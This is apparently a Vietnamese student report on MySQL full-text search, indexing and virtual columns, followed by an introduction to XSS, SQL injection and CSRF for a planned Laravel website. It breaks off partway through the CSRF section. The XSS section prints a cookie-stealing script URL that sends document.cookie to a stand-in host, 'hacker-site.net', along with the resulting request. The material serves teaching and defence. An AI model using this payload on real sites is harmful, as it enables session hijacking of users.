1. **Lệnh xóa (Drop) Full text:**

ALTER TABLE *table\_name* DROP INDEX *index\_name;*

DROP INDEX index\_name ON table\_name;

1. **Tại sao chúng ta phải dùng Full text search?**

* Bình thường, chúng ta sẽ sử dụng câu truy vấn dạng như sau để tìm kiếm dữ liệu:

VD: SELECT id,title,description FROM book WHERE title LIKE ‘%keyword%’

* Nhưng cách truy vấn này có một số hạn chế như sau:
* Ngay cả full text search của MySQL cũng không giải quyết triệt để các vấn đề này mà phải dùng các search engine ngoài như Solr, Sphinx v.v
  + Không chính xác
  + Tốc độ truy vấn chậm, ‘%keyword%’ không dùng index
  + Vấn đề với tìm kiếm tiếng Việt có dấu và không dấu
  1. **Không chính xác**
  + **Độ nhiễu cao**
    - Giả sử, bạn có câu truy vấn với mệnh đề LIKE như sau:  
      Title LIKE ‘%one%’  
      Thì nó sẽ có thể trả về những kể quả sau: **one**, z**one**, m**one**y, ph**one** nói chung là không chính xác vì dải kết quả trả về sẽ rộng và có thể chứa nhiều kết quả nhiễu không mong muốn.
  + **Từ đồng nghĩa (synonyms)**
    - Như chúng ta đã biết, ngôn ngữ nào cũng có những từ đồng nghĩa, ví dụ như trong tiếng Việt là xe hơi - ôtô, bao thư - phong bì v.v. Tiếng Anh thì đơn giản thì có color-colour, check-cheque, deloper-programmer v.v Nếu như dùng LIKE hay = (thậm chí Full-text search của MySQL) thì tất nhiên không thể giải quyết được vấn từ đồng nghĩa này.
  + **Từ cấu tạo bằng chữ đầu của cụm từ (acronym)**
    - Đôi lúc với những cụm từ dài và phổ biến chúng ta thường viết tắt ví dụ như THPT, CNTT, US, IT. Nhưng khi người dùng tìm kiếm thì họ có thể nhập khác với trong database chúng ta lưu trữ (viết thu gọn - viết đủ và ngược lại) cho nên đây cũng là một khó khăn mà chúng ta gặp phải khi làm chức năng search. Mong muốn của người dùng là họ tìm thấy được kết quả mong muốn cho dù họ viết tắt hay viết đầy đủ).
  1. **Tốc độ truy vấn chậm, ‘%keyword%’ không dùng index**
  + Nếu như ta đặt wildcard ‘%’ ở phía trước thì MySQL sẽ thực hiện câu truy vấn mà không dùng index, MySQL sẽ thực hiện scan toàn bộ dữ liệu của nó từ đầu đến cuối, cho nên câu truy vấn sẽ rất chậm so với search trên index. Giống như ta tìm từng trang trong một cuốn sách thay vì tìm trong trang index đằng sau quyển sách đó vậy.
  1. **Vấn đề với tìm kiếm tiếng Việt có dấu và không dấu**
  + Giả sử ta lưu tiếng Việt có dấu trong database, nhưng người dùng nhập tiếng Việt không dấu thì mệnh đề LIKE chắc chắn sẽ không tìm ra được dữ liệu ta cần. Có một số giải pháp ví dụ như lưu 2 field, một có dấu và một không dấu, nhưng cách này xem ra không tối ưu và không hỗ trợ search gần đúng. Nếu như người dùng nhập “co be mua dong” thì dùng mệnh đề LIKE sẽ không search ra được “Cô bé mùa Đông”, nhưng FTS có thể giải quyết vấn đề này.

##### **INDEX**

**a) Đặc điểm của cột nên tạo Index**

* Trong trường hợp search record với số lượng ít, lượng data trong table nhiều
* Hay được sử dụng như điều kiện của mệnh đề ORDER BY, điều kiện kết quả, điều kiện của WHERE Tuy nhiên, sẽ không cần đánh index nếu tất cả các scan là table target
* Vì data có nhiều dữ liệu NULL nên sẽ search ngoài giá trị NULL Do Index không gồm giá trị NULL nên Index sẽ hiệu quả khi search ngoài giá trị NULL

**b) Đặc điểm của cột không nên tạo Index**

* Trong trường hợp search lượng lớn record từ table hay kích thước của table bé
* Không có logic điều kiện where
* Giá trị của cột hay phải insert, update, delete Nếu insert dòng mới vào table , thì giá trị index cũng tự động đưa vào . Do đó tốc độ search data cũng nhanh hơn nhưng khi phát sinh maintain index thông qua xử lý insert , update, delete thì tốc độ sẽ giảm xuống
* Sử dung như điều kiện của mệnh đề WHERE nhưng cột được tham chiếu như một phần của biếu thức

**c) Cú pháp tạo Index**

* **Tạo index cho cột được chỉ rõ trong bảng:**
* Bạn có thể tạo một Unique Index trên một bảng. Một Unique Index nghĩa là hai hàng không thể có cùng giá trị chỉ mục. Dưới đây là cú pháp để tạo một chỉ mục trên một bảng.

CREATE UNIQUE INDEX index\_name  
ON table\_name (column1, column2, ...);

* Bạn có thể sử dụng một hoặc nhiều cột để tạo một chỉ mục. Ví dụ, chúng ta có thể tạo chỉ mục trên users sử dụng email.

CREATE UNIQUE INDEX  user\_email

ON users (email);

1. Tạo index trên một bảng:

CREATE UNIQUE INDEX  index\_name

ON table\_name;

Lệnh ALTER để thêm và xóa INDEX trong MySQL

* **Lệnh thêm**
  + Có 4 kiểu lệnh để thêm các chỉ mục cho một bảng:

ALTER TABLE tbl\_name ADD PRIMARY KEY (column\_list)

* + Lệnh này thêm một PRIMARY KEY, nghĩa là các giá trị được lập chỉ mục phải là duy nhất và không thể là NULL.

ALTER TABLE tbl\_name ADD UNIQUE index\_name (column\_list)

* + Lệnh này tạo một chỉ mục cho các giá trị để giá trị đó phải là duy nhất (với giá trị NULL là ngoại lệ, chúng có thể xuất hiện nhiều lần).

ALTER TABLE tbl\_name ADD INDEX index\_name (column\_list)

* + Lệnh này thêm một chỉ mục thông thường, trong đó bất kỳ giá trị nào có thể xuất hiện nhiều hơn một lần.

ALTER TABLE tbl\_name ADD FULLTEXT index\_name (column\_list)

* + Lệnh này tạo một chỉ mục FULLTEXT đặc biệt, được sử dụng cho mục đích tìm kiếm văn bản.
* **Lệnh xóa**
* Bạn có thể xóa bất kỳ INDEX nào bởi sử dụng mệnh đề DROP cùng với lệnh ALTER. Bạn xét ví dụ sau để xóa chỉ mục đã được tạo ở trên.

**DROP INDEX** **index\_name;**

**d) Khi nào cần sử dụng Index**

* 1. **Khi nên sử dụng**
* Khi so sánh giá trị của field với số chỉ định VD: WHERE name = "hogehoge"
* Khi JOIN toàn bộ giá trị của filed VD:WHERE [a.name](http://a.name/) = [b.name](http://b.name/)
* Khi cần giới hạn phạm vi giá trị của field bằng các toán tử so sánh[=、>、>=、<、<=]
* Khi cố định giá trị đầu tiên của chuỗi theo LIKE
* MIN(), MAX()
* Có thể ORDER BY, GROUP BY dựa theo prefix của chuỗi
* Trường hợp nếu tất cả các field của của WHERE có một phần index (không tham chiếu toàn bộ DB)
* Khi áp dụng mệnh đề BETWEEN or IN
* **Khi nên sử dụng**
* Khi bắt đầu LIKE bằng wild card
* Khi Mysql được xác định rằng việc đọc toàn bộ DB sẽ nhanh hơn
* Thông thường index sẽ không sử dụng ORDER BY
* Khi field ORDER BY và WHERE khác nhau nhưng chỉ đánh index trên một filed
* Trong trường hợp data dưới 1000 record, mặc dù đánh index nhưng có thể không được sử dụng

##### **SPATIAL**

**a) Để tạo một chỉ mục không gian**


* 1. Trong Object Explorer, kết nối với một phiên bản của Công cụ cơ sở dữ liệu SQL Server và sau đó mở rộng phiên bản đó.
  2. Mở rộng cơ sở dữ liệu, mở rộng cơ sở dữ liệu chứa bảng với chỉ mục được chỉ định và sau đó mở rộng Bảng.
  3. Mở rộng bảng mà bạn muốn tạo chỉ mục.
  4. Nhấp chuột phải vào Chỉ mục và chọn Chỉ mục mới.
  5. Trong trường Tên chỉ mục, nhập tên cho chỉ mục.
  6. Trong danh sách thả xuống Loại chỉ mục, chọn Không gian.
  7. Để chỉ định cột không gian mà bạn muốn lập chỉ mục, bấm Thêm.
  8. Trong hộp thoại Chọn Cột từ <tên bảng>, chọn một cột có dạng hình học hoặc địa lý bằng cách chọn hộp kiểm tương ứng. Bất kỳ cột không gian khác sau đó trở thành không thể di chuyển. Nếu bạn muốn chọn một cột không gian khác nhau, trước tiên bạn phải xóa cột hiện được chọn. Khi hoàn tất, nhấp OK.
  9. Xác nhận lựa chọn cột của bạn trong lưới cột Chỉ mục.
  10. Trong ngăn Chọn một trang của hộp thoại Thuộc tính Chỉ mục , bấm Không gian
  11. Trên trang Spatial, chỉ định các giá trị bạn muốn sử dụng cho các thuộc tính không gian của chỉ mục.
  12. Khi tạo chỉ mục trên cột loại hình học, bạn phải chỉ định tọa độ (X-min, Y-min) và (X-max, Y-max) của hộp giới hạn. Đối với một chỉ mục trên một vị trí địa lý cột loại, các lĩnh vực bounding-box trở thành read-only sau khi bạn xác định lưới Địa lý chương trình tessellation, vì lưới địa lý tessellation không sử dụng một hộp bounding.
  13. Theo tùy chọn, bạn có thể chỉ định các giá trị không phá hủy cho trường Ô trên mỗi đối tượng và cho mật độ lưới ở bất kỳ mức nào của sơ đồ tessname. Số lượng ô mặc định trên mỗi đối tượng là 16 cho SQL Server 2008 hoặc 8 cho SQL Server 2012 (11.x) trở lên và mật độ lưới mặc định là Trung bình cho SQL Server 2008.
  14. Bạn có thể chọn GEOMETRY\_AUTO\_GRID hoặc GEOGRAPHY\_AUTO\_GRID cho sơ đồ tessname trong SQL Server. Khi GEOMETRY\_AUTO\_GRID hoặc GEOGRAPHY\_AUTO\_GRID được chọn, thì các tùy chọn mật độ lưới cấp 1, cấp 2, cấp 3 và cấp 4 bị vô hiệu hóa.
  15. Để biết thêm thông tin về các thuộc tính này, hãy xem Trợ giúp Chỉ số Thuộc tính F1.
  16. Nhấn OK.

**b) Để thay đổi một chỉ số không gian**

- Kết nối với Cơ sở dữ liệu.

- Từ thanh Tiêu chuẩn, nhấp vào Truy vấn mới.

- Sao chép và dán ví dụ sau vào cửa sổ truy vấn và nhấp vào Thực thi . Ví dụ này giảm và tạo lại một chỉ mục hiện có trên ProductID cột của Production.WorkOrderbảng bằng cách sử dụng DROP\_EXISTING tùy chọn. Các tùy chọn FILLFACTORvà PAD\_INDEXcũng được thiết lập.



Hình 0.3 Ví dụ truy vấn mới

**c) Để xóa một chỉ mục**

- Trong Object Explorer, mở rộng cơ sở dữ liệu chứa bảng mà bạn muốn xóa chỉ mục.

- Mở rộng thư mục Bảng.

- Mở rộng bảng chứa chỉ mục bạn muốn xóa.


- Mở rộng thư mục Indexes.

- Nhấp chuột phải vào chỉ mục bạn muốn xóa và chọn Xóa.

- Trong hộp thoại Xóa đối tượng, xác minh rằng chỉ mục chính xác nằm trong lưới Đối tượng cần xóa và bấm OK.

##### **VIRTUAL COLUMN:**

* Virtual column (hay còn được gọi là generated column) nghĩa là một cột "ảo", được định nghĩa trong cấu trúc bảng, và khi có một truy vấn tới bảng, giá trị trong cột này sẽ được tính toán "on the fly", nghĩa là bạn không phải lấy máy tính ra tính rồi điền giá trị vào để insert vào bảng, mà chỉ cần quy định hàm để tính toán ra giá trị đó, còn lại để cho MySQL làm cho chúng ta. Một trong những mục đích rất rõ ràng của virtual column, đó chính là để đánh index trên 1 cột mà cột đó được tính toán từ một cột khác.
* Ví dụ: bạn có 1 bảng lưu tất cả các giao dịch của một ngân hàng, trong đó có 1 cột là ngày tạo với kiểu là DATETIME, câu hỏi đặt ra làm sao để tìm kiếm 1 giao dịch vào năm 2016? À, có một chút lưu ý nhỏ ở đây. Hãy xét câu truy vấn:



Hình 0.4 Xét câu truy vấn

* Nếu bạn đánh index (nếu có) vào cột datecreated, thì câu lệnh này không được query theo index, cơ bản là vì MySQL nó không đủ thông minh để query theo index khi mà biểu thức WHERE là 1 hàm được tính toán từ 1 cột, dù cột đó được đánh index, cho dù hàm đó là hàm có sẵn của MySQL. Vậy nếu không đánh index, thì việc truy vấn tất cả giao dịch trong một năm sẽ là cơn ác mộng!
* Tới đây, bạn có thể nói, vậy thì tạo ra thêm một cột là year để lưu năm. Được, nhưng nếu vậy thì bạn phải tốn thêm vài chỗ trong ổ cứng chỉ để lưu 1 giá trị, trong khi giá trị đó hoàn toàn tính được? Có vẻ không hợp lý lắm. Virtual column ra đời để giải quyết vấn đề này, bạn sẽ không phải mất thêm một chút ổ cứng vật lý nào, trong khi vẫn có một cột để đánh index, giúp giải quyết vấn đề ở trên: tìm tất cả giao dịch theo năm.
* Đặc điểm, phân loại virtual column:
* Đặc điểm
* Virtual column và index trên virtual column chỉ được hỗ trợ trong 1 vài storage engine nhất định, nếu bạn thường chỉ sử dụng InnoDB hay MyISAM thì yên tâm cả 2 engine phổ biến này đều hỗ trợ.
* Virtual column không được lưu trong các dòng của bảng, giúp cho phép truy vấn nhanh hơn, như đã nói ở trên.
* Khi thêm hoặc xóa 1 virtual column sẽ không cần phải build lại bảng.
* Khi tạo index trên virtual column, dữ liệu sẽ được lưu trên secondary index nhưng không lưu trên clustered index, điều này rất quan trọng giúp cho bảng không bị phình to ra mà vẫn có thể truy vấn nhanh. Bạn có thể xem lại về clustered index và secondary index ở đây.
* Không thể dùng virtual column làm primary key.
* Còn một vài lợi ích khác, nhưng để bớt phức tạp, mình xin phép không nói ở đây. Bạn có thể xem một bài viết rất hay về vấn đề này ở đây.
* Phân loại
* Có 2 loại virtual column là STORED (trong MySQL) hay PERSISTENT (trong MariaDB), và VIRTUAL, và trong MariaDB 10.2 trở lên, từ khóa STORED không còn được hỗ trợ, mặc định là loại VIRTUAL. Loại VIRTUAL thì giá trị của cột đó được tính toán mỗi khi xảy ra truy vấn, không được lưu trong database, còn loại PERSISTENT thì được lưu như một cột thực sự. Có một vấn đề hơi nhức nhối ở đây, MySQL 5.7 trở lên thì có thể đánh index cho loại VIRTUAL nhưng MariaDB từ 10.2.3 trở về trước, chỉ có PERSISTENT mới được hỗ trợ index. Hiện mình đang dùng MariaDB 10.2.7 và đã hỗ trợ index cho VIRTUAL.
* Sử dụng VIRTUAL COLUMN:
* Sau khi đã hiểu được công dụng của virtual column, thì mình xin phép đưa ra một vài tình huống cụ thể để sử dụng nó một cách hiệu quả:
* Lưu một cột virtual fullname được concat từ hai cột là last name và first name.
* Tạo ra các cột date, month, year từ một cột datecreated để dễ dàng query theo ngày tháng năm.
* Index cho VIRTUAL COLUMN:
* Ta nên hiểu rõ một chút về điều này. Mặc định khi tạo một virtual column, bạn cần có 1 hàm để tính toán ra giá trị column đó từ column có sẵn. Và tùy vào độ phức tạp của hàm này, thì thời gian để tính toán ra giá trị cũng khác nhau. Điều này sẽ ảnh hưởng tới tốc độ thêm/xóa/sửa khi có thêm vài cột virtual. Bởi vậy, nếu chưa đánh index, việc thêm/sửa/xóa sẽ tốn ít nhiều tài nguyên hơn. Khi đã đánh index, lợi thế của index mang lại lớn hơn nhiều so với chi phí tính toán giá trị của cột. Dĩ nhiên, hàm tính toán nên đơn giản càng tốt.
* Với câu lệnh INSERT vào bảng có virtual column, bạn có thể bỏ qua giá trị cho virtual column, hoặc gán bằng từ khóa DEFAULT. Lưu ý, bạn không thể gán trực tiếp giá trị cho một virtual column.

##### 1.7 Lỗi

* Error in processing request, Error text: error (rejected), It’s seems that the connection to server has been lost. Please check your network connectivity and server status:
  + - Thay memory\_limit to -1 trong file php.ini

1. **Về đề tài**
   1. **Tổng quan về hệ thống**
      * Xây dựng 1 hệ thống quản lí thông tin thông qua Laravel, phát hiện và tìm cách ngăn chặn các lỗi bảo mật, tìm hiểu các lỗi bảo mật thường gặp: XSS, SQL Injection, CSRF.
   2. Yêu cầu hệ thống: Giao diện thân thiện, dễ nhìn đối với người dung. Cập nhật thông tin thường xuyên. Đảm bảo tính chính xác và an toàn thông tin. Mang lại lợi ích kinh tế, tăng hiệu quả làm việc đối với đơn vị sử dụng.
   3. Yêu cầu thông tin: Xử lý dữ liệu trực tiếp, một cách liên tục. Đáp ứng nhu cầu thực tiễn, giảm bớt nguồn lực góp phần tiết kiệm chi phí thời gian.
   4. Yêu cầu về quy trình: Khảo sát thu thập thông tin nắm bắt được nhu cầu của khách hàng, triển khai phân tích hệ thống, xây dựng thiết kế hệ thống một cách logic.
   5. Khái quát hệ thống:

+ Xem thông tin: dự án, tin tức nhà đất, dịch vụ, tư vấn

+ Cập nhật các thông tin: danh mục bài viết, thể loại, dự án, thống kê truy cập, …

* 1. Môi trường phát triển: Html5/css3, Jquery, Boostrap, PHP, Mysql, Laravel.
  2. **Phân tích hệ thống**
  3. **Module:**

|  |  |  |
| --- | --- | --- |
| **STT** | **Module** | **Mô tả** |
| 1 | Trang chủ | Trang chủ được trình bày với bố cục khoa học, mầu sắc hấp dẫn và thuận tiện cho việc truy cập tất cả các phần còn lại trên website. |
| 2 | Module giới thiệu | Là chức năng trình bày các bài viết giới thiệu về website. |
| 3 | Module hệ thống tin tức | Hệ thống tin tức cho phép phân chia thành các danh mục tin theo nhiều cấp tin bao gồm: mục tin và các tiểu mục tin, số lượng các mục tin và các tiểu mục là không hạn chế. |
| 4 | Module tin nổi bật hay tiêu điểm | Cũng được trình bày tương tự tin nổi bật, tức là dưới dạng cột bao gồm khoảng 5-10 tin mới được cập nhật. |
| 5 | Module tin mới | Cũng được trình bày tương tự tin nổi bật, tức là dưới dạng cột bao gồm khoảng 5-10 tin mới được cập nhật. |
| 6 | Các chức năng dành cho người sử dụng | **- Gửi tin cho bạn bè:** khi người dùng click lên biểu tượng gửi tin cho bạn bè, 1 form thông tin sẽ hiện lên để người dùng có thể gửi link bài viết đang xem tới người thân. **- Đặt làm trang chủ:** chức năng này giúp người dùng đặt website đang xem làm trang chủ của mình. **- Ghi nhớ website, favorite:** Chức năng này cho phép người dùng lưu địa chỉ url đang xem vào favorite để truy cập nhanh lần sau. **- Gửi ý kiến:** Với mỗi bài viết người xem có thể gửi các nhận xét, đóng góp ý kiến của mình. |
| 7 | Các module tiện ích | - Từ điển Anh - Việt - Tỷ giá ngoại tệ: tự động cập nhật tỷ giá ngoại tệ từ ngân hàng. - Thông tin dự báo thời tiết: tự động cập nhật thông tin dự báo thời tiết từ trung tâm khí tượng tủy văn quốc gia. - Lịch chiếu film, chương trình truyền hình, lịch phát sóng… |
| 8 | Module download tài liệu | Mục này cho phép đưa tài liệu lên website để người dùng có thể tải về máy mình. Các tài liệu download được phân chia theo các danh mục khác nhau. |
| 9 | Module tìm kiếm | Mục này sẽ cho phép người dùng tìm kiếm nội dung website theo nhiều điều kiện: cụm từ, thời gian, chủ đề, tác giả… |
| 10 | Module quảng cáo | Cho phép đưa các quảng cáo logo, banner lên các vị trí trên website. |
| 11 | Module liên kết | Cho phép lưu danh sách các liên kết website hữu dụng, website đối tác... |
| 12 | Module liên hệ | Trình bày thông tin liên hệ và form gửi thông tin từ website. |
| 13 | Module thống kê website | Thống kê số người truy cập, số người đang truy cập trực tuyến, thống kê vị trí địa lý, thời gian truy cập, các bài viết được truy cập nhiều nhất … |

* 1. **Giới thiệu về các lỗi thường gặp**
  2. **XSS**

+ Cross-Site Scripting (XSS) là một trong những kĩ thuật tấn công phổ biến nhất hiện nay. Được mệnh danh là Godfather of Attack và trong nhiều năm liền được liệt vào danh sách những kỹ thuật tấn công nguy hiểm nhất với các ứng dụng web. XSS nói chung được chia làm 3 loại chính là Reflected, Stored và DOM based.

+ Kỹ thuật XSS được thực hiện dựa trên việc chèn các đoạn script nguy hiểm vào trong source code ứng dụng web. Nhằm thực thi các đoạn mã độc Javascript để chiếm phiên đăng nhập của người dùng.

+ Ví dụ: Một ứng dụng web cho phép in ra giá trị mà chúng ta truyền vào thông qua URL, giả sử truyền vào biến name giá trị Ping




Hình 0.5 Kết quả khi in ra

Điều dễ nhận thấy là giá trị tên mà chúng ta nhập vào đã được chèn vào source code. Vậy thì có khả năng là cái gì nhập vào cũng có thể được chèn vào. Vấn đề sẽ trở nên nghiêm trọng nếu như giá trị được nhập vào không phải là một chuỗi bình thường như trên mà là một đoạn mã lệnh có khả năng gây nguy hiểm, đại loại như thế này:



Hình 0.6 Đoạn mã nguy hiểm



Hình 0.7 Kết quả khi dùng đoạn mã ở trên

+ Kết luận: Thứ nhất biến name có thể nhận giá trị đầu vào bất kỳ và truyền lên server xử lý. Thứ 2, server đã không kiểm soát giá trị đầu vào này trước khi trả về cho trình duyệt. Dẫn đến việc đoạn mã javascript đã bị chèn vào trong source code.

+ Kịch bản thực tế:

* + 1. Người dùng đăng nhập web và giả sử được gán session:

Set-Cookie: sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4

* + 1. Bằng cách nào đó, hacker gửi được cho người dùng URL:

http://example.com/name=<script>var+i=new+Image;+i.src=”http://hacker-site.net/”%2bdocument.cookie;</script>

Giả sử example.com là website nạn nhân truy cập, hacker-site.net là trang của hacker tạo ra

* + 1. Nạn nhân truy cập đến URL trên
    2. Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request(đoạn javascript của hacker)
    3. Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript
    4. Đoạn javascript mà hacker tạo ra thực tế như sau:

var i=new Image; i.src=”http://hacker-site.net/”+document.cookie;

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:


GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1

Host: hacker-site.net


* + 1. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

Ví dụ: Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea…) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.

Tiếp theo, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.



Hình 0.8 Hacker được nội dung request



Hình 0.9 Kết quả khi hacker gán đoạn mã vào

+ Cách phòng tránh:

1. Lọc

Lọc đầu vào (input filtering) và lọc đầu ra (output filtering). Input Filtering được xem là chính xác hơn so với Output Filtering, đặc biệt trong trường hợp XSS Reflected. Tuy nhiên, quá trình lọc đầu vào áp dụng cho tất cả các loại dữ liệu, loại bỏ những nội dung không hợp lệ trong khi lọc đầu ra chỉ mang tính áp dụng lại, mục đích bài trừ các loại mã độc còn xót lại.

Có hai loại thanh lọc dữ liệu đầu vào và đẩu ra: White-List Filtering và Black-List Filtering: Lọc dữ liệu được định nghĩa sẵn trong 1 danh sách cho trước, khi gặp 1 yêu cầu không hợp lệ sẽ hủy, không thực hiện yêu cầu. Ưu điểm là dễ cấu hình, triển khai nhưng nhược điểm là khi xuất hiện một cuộc tấn công kiểu mới thì không thể phát hiện và ngăn chặn cuộc tấn công.

White-List Filtering: Cho phép quy định sẵn trước 1 danh sách hợp lệ, chỉ có những yêu cầu thuộc danh sách này mới được thực hiện. Vì thế ngăn chặn được các kiểu tấn công mới, nhược điểm là khi có một ứng dụng mới được phát triển thì cũng phải được cập nhật trong White-List. Tuy nhiên White-List Filtering bảo mật hơn so với Black-List Filtering.

2. Input Encoding

Mã hóa đầu vào có thể trở thành một vị trí trung tâm cho tất cả các bộ lọc, đảm bảo chỉ có một điểm duy nhất cho tất cả các bộ lọc.

Mã hóa phía máy chủ là một tiến trình mà tất cả nội dung phát sinh động sẽ đi qua một hàm mã hóa nơi mà các thẻ script sẽ được thay thể bởi mã của nó. Việc mã hóa được khuyến khích sử dụng vì nó không yêu cầu bạn phải đưa ra quyết định những kí tự nào là hợp lệ hoặc không hợp lệ.Tuy nhiên việc mã hóa không đáng tin cậy có thể tốn tài nguyên và ảnh hưởng đến khả năng thực thi của một số máy chủ.

3. Output Encoding

Mục đích của việc mã hóa đầu ra là chuyển đổi đầu vào không tin cậy vào một hình thức an toàn, nơi đầu vào sẽ được hiển thị như dữ liệu cho người sử dụng mà không thực hiện được như đang trong trình duyệt.

4. Sử dụng thư viện

Hiện nay có rất nhiều thư viện giúp ta ngăn ngừa XSS, chúng giúp ta thực hiện các bước ngăn chặn XSS như đã liệt kê ở trên. Thậm chí là các framework để làm web cũng đã tích hợp sẵn rất nhiều các công nghệ chống loại hình tấn công này, tuy nhiên tất cả là không đủ nếu chung ta không có sự hiểu biết.

* 1. **SQL** **Injection**

a) SQL Injection là một kỹ thuật lợi dụng những lỗ hổng về câu truy vấn lấy dữ liệu của những website không an toàn trên web, đây là một kỹ thuật tấn công rất phổ biến và sự thành công của nó cũng tương đối cao.

b) Đặc điểm SQL Injection:


* Có thể gây ra những thiệt hại khổng lồ. Với SQL Injection, hacker có thể truy cập một phần hoặc toàn bộ dữ liệu trong hệ thống.
* Lỗ hổng này rất nổi tiếng, từ developer đến hacker gần như ai cũng biết. Ngoài ra, còn có 1 số tool tấn công SQL Injection cho dân “ngoại đạo”, những người không biết gì về lập trình.

c) Hậu quả:

* Làm lộ dữ liệu trong database.
* Lỗ hỗng này cũng ảnh hưởng lớn đến khách hàng. Do họ thường dùng chung một mật khẩu cho nhiều tài khoản, chỉ cần lộ mật khẩu một tài khoản thì các tài khoản khác cũng lộ theo.
* Đây cũng là lý do mình nhắc nhở phải mã hoá mật khẩu, nếu database có bị tấn công thì người dùng cũng không bị mất mật khẩu.
* Trong nhiều trường hợp, hacker không chỉ đọc được dữ liệu mà còn có thể chỉnh sửa dữ liệu.


d) Ví dụ:

* Giả sử, muốn tìm đăng nhập user, ta thường viết code như sau:



Hình 9. Code tìm user đăng nhập

* Hacker có thể thay đổi thông tin nhập vào, từ đó thay đổi câu lệnh SQL .



Hình 0.10 Hack thay đổi thông tin nhập vào bằng câu lệnh SQL

* Hacker có thể thông qua SQL Injection để dò tìm cấu trúc dữ liệu, sau đó bắt đầu khai thác dữ liệu bằng cách sử dụng các câu lệnh như UNION, SELECT TOP 1…

e) Cách phòng chống:

* Lọc dữ liệu từ người dung
* Không cộng chuỗi để tạo.
* Không hiển thị exception, message lỗi.
* Phân quyền rõ ràng trong DB.
* Backup dữ liệu thường xuyên
  1. **CSRF**

**+** CSRF (Cross Site Request Forgery) là kỹ thuật tấn công bằng cách sử dụng quyền chứng thực của người dùng đối với một website. CSRF là kỹ thuật tấn công vào người dùng, dựa vào đó hacker có thể thực thi những thao tác phải yêu cầu sự chứng thực. Hiểu một cách nôm na, đây là kỹ thuật tấn công dựa vào mượn quyền trái phép.

**+** CSRF còn được gọi là "session riding", "XSRF

* Kịch bản tấn công CSRF
